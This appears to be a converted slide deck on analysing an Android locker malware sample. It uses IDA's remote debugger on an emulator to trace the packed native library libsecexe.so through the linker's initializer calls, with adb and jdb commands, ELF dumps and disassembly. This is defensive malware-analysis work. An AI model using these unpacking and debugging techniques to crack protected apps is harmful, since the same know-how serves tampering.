
Dynamic section at offset 0x18ce0 contains 29 entries:

Tag	Type	Name/Value
0x00000001	(NEEDED)	Shared library: [liblog.so]
0x00000001	(NEEDED)	Shared library: [libstdc++.so]
0x00000001	(NEEDED)	Shared library: [libm.so]
0x00000001	(NEEDED)	Shared library: [libc.so]
0x00000001	(NEEDED)	Shared library: [libdl.so]
0x0000000e	(SONAME)	Library soname: [libsecexe.so]
0x00000010	(SYMBOLIC)	0x0
0x0000000c	(INIT)	0x11fe9
0x00000019	(INIT_ARRAY)	0x30c7c
0x0000001b	(INIT_ARRAYSZ)	8 (bytes)
0x0000001a	(FINI_ARRAY)	0x30c84
0x0000001c	(FINI_ARRAYSZ)	12 (bytes)
0x00000004	(HASH)	0xf4
0x00000005	(STRTAB)	0x1a58
0x00000006	(SYMTAB)	0x958
0x0000000a	(STRSZ)	6958 (bytes)
0x0000000b	(SYMENT)	16 (bytes)
0x00000003	(PLTGOT)	0x30de8
0x00000002	(PLTRELSZ)	352 (bytes)
0x00000014	(PLTREL)	REL
0x00000017	(JMPREL)	0x38b0
0x00000011	(REL)	0x3588
0x00000012	(RELSZ)	808 (bytes)
0x00000013	(RELENT)	8 (bytes)
0x00000016	(TEXTREL)	0x0
0x00000018	(BIND_NOW)	
0x6fffffff	(FLAGS_1)	Flags: NOW
0x6fffffff	(RELCOUNT)	96
0x00000000	(NULL)	0x0

Library initializers specified with  
`__attribute__((constructor))` or  
`__attribute__((section(".init_array")))`  
which will be first executed by  
the linker/loader when the  
library is loaded into memory



# Library Loading Review Cont.



We can force the debugger to stop at `soinfo::CallFunction()` to monitor the library initialization

# Library Tracing Preparation


Create Virtual Device

## 1. Choose the phone device definition

Category	Name ▾	Size	Resolution	Density
TV	Nexus S	4.0"	480x800	hdpi
Wear	Nexus One	3.7"	480x800	hdpi
Phone	Nexus 6P	5.7"	1440x2560	560dpi
Tablet	Nexus 6	5.96"	1440x2560	560dpi
	Nexus 5X	5.2"	1080x1920	420dpi
	Nexus 5	4.95"	1080x1920	420dpi
	Nexus 4	4.7"	768x1280	320dpi
	Galaxy Nexus	4.65"	768x1280	320dpi
	5.4" FWVGA	5.4"	768x1280	320dpi
	5.1" WVGA	5.1"	768x1280	320dpi
	4.7" WXGA	4.7"	768x1280	320dpi


## 2. Select the armeabi-v7a image with API level 21

Recommended				x86 Images				Other Images			
Release Name		API Level ▾		ABI							
Marshmallow <a href="#">Download</a>		23		armeabi-v7a		Android 6.0 (with Google APIs)					
Marshmallow <a href="#">Download</a>		23		armeabi-v7a		Android 6.0					
Lollipop		22		armeabi-v7a		Android 5.1 (with Google APIs)					
Lollipop		22		armeabi-v7a		Android 5.1					
Lollipop		21		armeabi-v7a		Android 5.0 (with Google APIs)					
Lollipop <a href="#">Download</a>		21		armeabi-v7a		Android 5.0					
KitKat		19		armeabi-v7a		Android 4.4 (with Google APIs)					



# Library Tracing Preparation

## Set Debug Server



1. Push the IDAPro Android debug server under /dbgserve into the emulator

```
adb push android_server /data/local/tmp
```

```
chmod 755 /data/local/tmp/android_server
```

 ← In Guest

2. Launch the debug server in the emulator

```
root@generic:/ # /data/local/tmp/android_server  
IDA Android 32-bit remote debug server(ST) v1.19. Hex-Rays (c) 2004-2015  
Listening on port #23946...
```

3. Forward the default port for the debug server

```
adb forward tcp:23946 tcp:23946
```

# Library Tracing Preparation

## Launch and Install Locker



### 1. Install the Locker package

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="tx.qq898507339.bzy9">
```

```
<activity android:excludeFromRecents="true" android:label="@string/app_name"
    android:name="tx.qq898507339.bzy9.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

### 2. Launch the main activity of Locker

```
adb shell am start -D -n
```

```
tx.qq898507339.bzy9/tx.qq898507339.bzy9.MainActivity
```

Package/MainActivity

### 3. Time to start our IDA debugging

Waiting For Debugger

Application 安卓性能激活 (process tx.qq898507339.bzy9) is waiting for the debugger to attach.

FORCE CLOSE



# Library Tracing Preparation

## Attach to Target Process

1. Attach to the remote Android debug server


2. Specify the server address

3. Force the debugger to stop at image load/unload




# Library Tracing Preparation

Attach to Target Process




Attach to Locker process  
and wait for IDA to initialize  
debugging session




# Library Tracing Preparation

Resume the Paused Process

## 1. Open Android Device Monitor




Name			
com.android.settings	2638		8605
com.google.process.gapps	783		8606
com.google.android.gms	848		8607
android.process.acore	659		8608
com.android.documentsui			
com.android.server.telecom			
com.android.keychain			
system_process			
com.android.phone	540		8613
com.android.inputmethod.latin	733		8614
com.google.android.gms.persistent	869		8616
com.android.systemui	998		8617
com.android.launcher	619		8619
com.baidu.sdk	1139		8620
com.android.exchange	1524		8622
com.google.android.gms.wearable	1015		8623
 tx.qq898507339.bzy9	3707		8600 / 8700

## 2. Release the process paused by JDWP

```
jdb -connect  
com.sun.jdi.SocketAttach:hostname=localhost,port=8700
```

## 3. Start IDA debugging session



# Library Tracing

## Stop at Library Loading

LR  
PC

linker:B6F7BCE2 ;  
linker:B6F7BCE2 LDR R1, =( \_\_dl\_\_ZL12r\_debug\_tail - 0xB6F7BCF0)  
linker:B6F7BCE4 ADD.W R0, R4, #0x104  
linker:B6F7BCE8 LDR.W R3, [R4, #0x11C]  
linker:B6F7BCEC ADD R1, PC ; \_\_dl\_\_ZL12r\_debug\_tail  
linker:B6F7BCEE LDR.W R2, [R4, #0x98]  
linker:B6F7BCF2 STR.W R4, [R4, #0x108]  
linker:B6F7BCF6 STR.W R3, [R4, #0x104]  
linker:B6F7BCFA LDR R3, [R1]  
linker:B6F7BCFC STR.W R2, [R4, #0x10C]  
linker:B6F7BD00 CBZ R3, loc\_B6F7BD0E  
linker:B6F7BD02 STR R0, [R3, #0xC]  
linker:B6F7BD04 STR.W R3, [R4, #0x114]  
linker:B6F7BD08 STR.W R6, [R4, #0x110]  
linker:B6F7BD0C B loc\_B6F7BD18  
linker:B6F7BD0E ;

General registers

R0	00000000	
R1	00000001	
R2	00000000	
R3	00000000	
R4	81B5C644	[anon:linker_alloc]:81B5C644
R5	B6F870E4	linker: __dl__ZL8_r_debug
R6	00000000	
R7	BEBC3568	[stack]:BEBC3568
R8	B05EEDC8	libsecexe.so:B05EEDC8
R9	BEBC3548	[stack]:BEBC3548
R10	B05C1536	libsecexe.so:B05C1536
R11	B6F830F3	linker: __dl__udivdi3+1763
R12	00000001	
SP	BEBC3540	[stack]:BEBC3540
LR	B6F7BCE3	linker: __dl__ZL17soinfo_link_imageP6soinfoPK17android_dlexinfo+823
PC	B6F7BCE2	linker: __dl__ZL17soinfo_link_imageP6soinfoPK17android_dlexinfo+822
PSR	20000030	

Output window

Python 2.7.12 (v2.7.12:d33e0cf91556, Jun 27 2016, 15:19)  
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team


The initial autoanalysis has been finished.  
B6F0EA30: thread has started (tid=1736)  
B6F0EF60: got SIGCHLD signal (Child status has changed) (exc.code 11, tid 1672)  
B6F0EE6C: got SIGCHLD signal (Child status has changed) (exc.code 11, tid 1672)  
B6F0EE6C: got SIGCHLD signal (Child status has changed) (exc.code 11, tid 1672)  
B3FC7000: loaded /data/dalvik-cache/arm/data@app@tx.qq898507339.bzy9-1@base.apk@classes.dex  
B05BE000: loaded /data/data/tx.qq898507339.bzy9/.cache/libsecexe.so

Before monitoring library initializers, there is  
a worth noting attribute



# Library Tracing

## Packed Unpacking Library



Name	Address
pE99F6A9F789BC4BC9193BFF9F7281349	B05C1C5C
pA35B3D2FFFC7A4E3045A120C8FAFC9F	B05C1E7C
p68EB4CA0EF536929C3B29BFCFCC070E5	B05C20EC
p6AC4374C46E1AB88FAED813B58A3E018	B05C2194
p5758A293C7B40EF9FAEE992CDEBBB34C	B05C2240
p5F7D25555384803B7DEE6F72B840DCFB	B05C2E0C
p3145433FC212AED40F4A57E079E8A867	B05C3B54
pC86D6B21BA46E6E81399842534345951	B05C61E8
p949B2D240727196A081AE24DFBDE0067	B05C648C
p835FE8AF8152A5DE20E078BC14223262	B05C6928
pEA009FE8F10D994F01101F3AAE496ABE	B05C736C
p5B6E60751234C53CC3D26D4C80D51245	B05C9734
pC398E832391DE97E9FD5B6D53EFC4F58	B05CA758
p87AF52E8F95075E4805FEAA0F7F611E9	B05CB0A4
pCEAA11B1E2B966C6B41ECE360A35FC3E	B05CB574
JNI_OnLoad	B05CB78C
p6543834C664025CDB9CC8865EA4F5D21	B05CD0C0
p49D44D4F44302DADCCFCECC99CBDC1EE	B05CDB24
p158870D4FEA35B9898E04995E1A552E8	B05CFDF0
p44E666DBF46C3D3E050877DD0E5A8FC0	B05D0584

Before Dex unpacking, we must conquer  
the library packing first

# Library Tracing

Dive into Library\_INITIALIZER

The image shows two windows from a debugger. The top window, titled 'Modules', lists loaded modules with their paths, base addresses, and sizes. The bottom window, titled 'Module: linker', shows a list of functions with a context menu open over one of them, allowing a breakpoint to be set.

**Modules Window:**

Path	Base	Size
/system/lib/libGLv1_CM.so	B6C49000	00007000
/system/lib/libETC1.so	B6C50000	00004000
/system/lib/libunwind-pttrace.so	B6C54000	00004000
/system/lib/libunwind.so	B6C58000	0000E000
/system/lib/libgccdemangle.so	B6CAC000	00007000
/system/lib/libbacktrace.so	B6CB5000	00008000
/system/lib/libutils.so	B6CBE000	00018000
/system/lib/libstlport.so	B6CD6000	
/system/lib/libcutils.so	B6D11000	
/system/lib/libGLv1_trace.so	B6D1F000	
/system/lib/libEGL.so	B6D8F000	
/system/lib/libandroid_runtime.so	B6DFA000	
/system/lib/libstdc++.so	B6ED6000	
/system/lib/libm.so	B6EDA000	
/system/lib/liblog.so	B6EF4000	
/system/lib/libc.so	B6EFC000	
/system/lib/libsigchain.so	B6F72000	
/system/bin/linker	B6F79000	
/system/bin/app_process32	B6F89000	

**Module: linker Window:**

Name	Address
__dl_Z33do_android_update_LD_LIBRARY_PATHPKc	B6F7AA2C
__dl_ZN6soinfo12CallFunctionEPKcPFwE	B6F7AA5C
__dl_ZN6soinfo9CallArrayEPKcPPFwEj	
__dl_ZN6soinfo23CallPreInitConstructorsEv	
__dl_ZN6soinfo15CallDestructorsEv	
__dl_ZN6soinfo9add_childEPS_	
__dl_ZN6soinfo10set_st_devEj	
__dl_ZN6soinfo10set_st_inoEm	
__dl_ZL12soinfo_allocPKcP4stat	
__dl_ZN6soinfo10get_st_devEv	
__dl_ZN6soinfo10get_st_inoEv	
__dl_ZN6soinfo12get_childrenEv	
__dl_ZN6soinfo16CallConstructorsEv	
__dl_ZN10LinkedList16soinfo21SoinfoListAllo	

Context menu options for the selected function:

- Copy (Ctrl+C)
- Copy all (Ctrl+Shift+Ins)
- Quick filter (Ctrl+F)
- Modify filters... (Ctrl+Shift+F)
- Add breakpoint
- Delete breakpoint
- Enable breakpoint
- Disable breakpoint

Set the break point at `soinfo::CallFunction()`

# Library Tracing

## Dive into Library\_INITIALIZER

```
linker:B6F7AA5C
linker:B6F7AA5C __dl_ZN6soinfo12CallFunctionEPKcPFvvE
linker:B6F7AA5C PUSH {R0,R1,R4-R6,LR}
linker:B6F7AA5E MOV
linker:B6F7AA60 MOV
linker:B6F7AA62 MOV
linker:B6F7AA64 CBZ
linker:B6F7AA66 ADDS
linker:B6F7AA68 BEQ
linker:B6F7AA6A LDR
linker:B6F7AA6C ADD
linker:B6F7AA6E LDR
linker:B6F7AA70 CMP
linker:B6F7AA72 BLE
linker:B6F7AA74 LDR
linker:B6F7AA76 MOVS
linker:B6F7AA78 LDR
linker:B6F7AA7A MOV
linker:B6F7AA7C STMEA.W SP, {R4,R6}
linker:B6F7AA80 ADD R1, PC ; "linker"
linker:B6F7AA82 ADD R2, PC ; "[ Calling %s @ %p for '%s' ]"
linker:B6F7AA84 BL __dl__libc_format_log
linker:B6F7AA88
linker:B6F7AA88 loc_B6F7AA88 ; CODE XREF: linker:__dl_ZN6soinfo12CallFunctionEPKcPFvvE
linker:B6F7AA88 BLX R4
